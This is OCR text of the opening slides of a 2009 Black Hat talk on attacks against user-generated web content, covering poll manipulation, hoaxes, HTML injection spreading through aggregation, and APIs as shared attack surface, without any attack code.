
Weaponizing the Web

More attacks on user generated content



C0MRADES

CITIZEN: NATHAN HAMIEL

Senior Consultant - Idea InfoSec
Associate Prof @UAT, Hexagon Security Group
23rd Degree Mason, LavaRolling Enthusiast

CITIZEN: SHAWN MOYER

Principal Consultant - FishNet Security
Douchebag with microphone, self-styled Wikipedian
Shot a man in Reno just to watch him die

BLACK HAT USA 2009

Preview for the ADHD

- Navel gazing and rants
  - Democratization of misinformation
  - Trust, integration, and shared exposure
  - Features arms race, emerging attack surface

- Actual information and content
  - A nifty (we think) approach to an old bug
  - Tool release, ensuing demos o' fail
  - Stupid API tricks and multi-site mayhem
  - Sorry, you have to listen to rants first. =)

Voice of the People

- User-Generated Content
  - User-driven, social, collaborative content
  - Blogs, wikis, socnets, web communities
  - Increasingly bolted onto "old" web media
- Integrated, Aggregated, Dynamic
  - Offsite content, syndication, shared APIs
  - Aggregation points, feeds, personal portals
  - Increasing client-side logic (REST, JSON, etc)

WHAT COULD POSSIBLY GO WRONG?

- Moot is Time's person the year
  - Lulzy example. Larger problem.
  - Time: “Feh. Internet polls aren't trusted.” Oh.


Rank	Name	Avg. Rating	Total Vote
1	moot	87	12,939,521
2	Anwar Ibrahim	42	1,632,411
3	Rick Warren	42	1,290,988
4	Baitullah Mehsud	40	1,281,854
5	Larry Brilliant	39	1,425,061
6	Eric Holder	38	1,215,008
7	Carlos Slim	37	1,311,525
8	Angela Merkel	37	1,069,787
9	Kobe Bryant	36	1,195,005
10	Evo Morales	34	1,045,245
11	Alexander Lebedev	34	640,115
12	Lil' Wayne	33	637,426
13	Sheikh Ahmed bin Zayed Al Nahyan	32	622,054
14	Odell Barnes	31	621,182
15	Tina Fey	30	646,446
16	Hu Jintao	29	614,359
17	Eric Cantor	28	580,189
18	Gamal Mubarak	27	580,389
19	Ali al-Naimi	26	627,786
20	Muqtada al-Sadr	25	564,094
21	Elizabeth Warren	24	559,800

WHAT COULD POSSIBLY GO WRONG?

- Post-MJ celebrity death hoaxes
  - Some "real" news outlets picked up.
    - iReport, uReport, you are on notice.
  - Note: Please stop Rickrolling. Please.

WHAT COULD POSSIBLY GO WRONG?

- NYT aggregation fail
  - HTML injection article propagates HTML injection
  - Aggregation, syndication, shared exposure



WHAT COULD POSSIBLY GO WRONG?

- DailyKos trolls twittering dittoheads
  - Fake economy / budget numbers
    - $3 million for replacement tires for 1992-1995 Geo Metros.
    - $750,000 for an underground tunnel connecting a middle school and high school in North Carolina.
    - $4.7 million for a program supplying public television to K-8 classrooms.
    - $2.3 million for a museum dedicated to the electric bass guitar.

Shared exposure

- The emerging socialized web
  - Multi-site aggregation = Attacker ROI
  - Multipoint attack surfaces, APIs, “Digg this!”, etc
  - (n)th-parties and shared exposure

- “Malware-like” legit functionality
  - Silent updates, presence announcements
  - Offsite links and wrapped external content
  - Try blocking .js for googleapis.com. I dare you.

UNITE FOR PROBLEMS

File Sharing

A simple and safe way to share files directly from your computer.

Photo Sharing

Share your personal photos with friends around the world without the need to upload them.

Fridge

A fun place for people to leave notes on your computer.

The Lounge

Invite your friends to a chat in The Lounge hosted on your computer.

Media Player


Access your complete home music library from wherever you are.

Web Server

Host your Web sites running from your own computer.


BLACK HAT USA 2009


TOP BOTTOMS




BLACK HAT USA 2009


- Retrofitting the Thing of The Now
  - More FF fail. No, srsly.





EXPOSING YOURSELF





BLACK HAT USA 2009

EXPOSING YOURSELF

- APIs are the New Hotness
  - Integrate other site functions (*Your* tweets in *my* Facebook? Awww....)
  - Hooks into fluffy clouds of amorphous love
    - googleapis, amazonws, others
    - Crossdomain content, sandboxing
- Two major types of APIs
  - For consumption of application services
  - For integration of app on another site


API STACKING

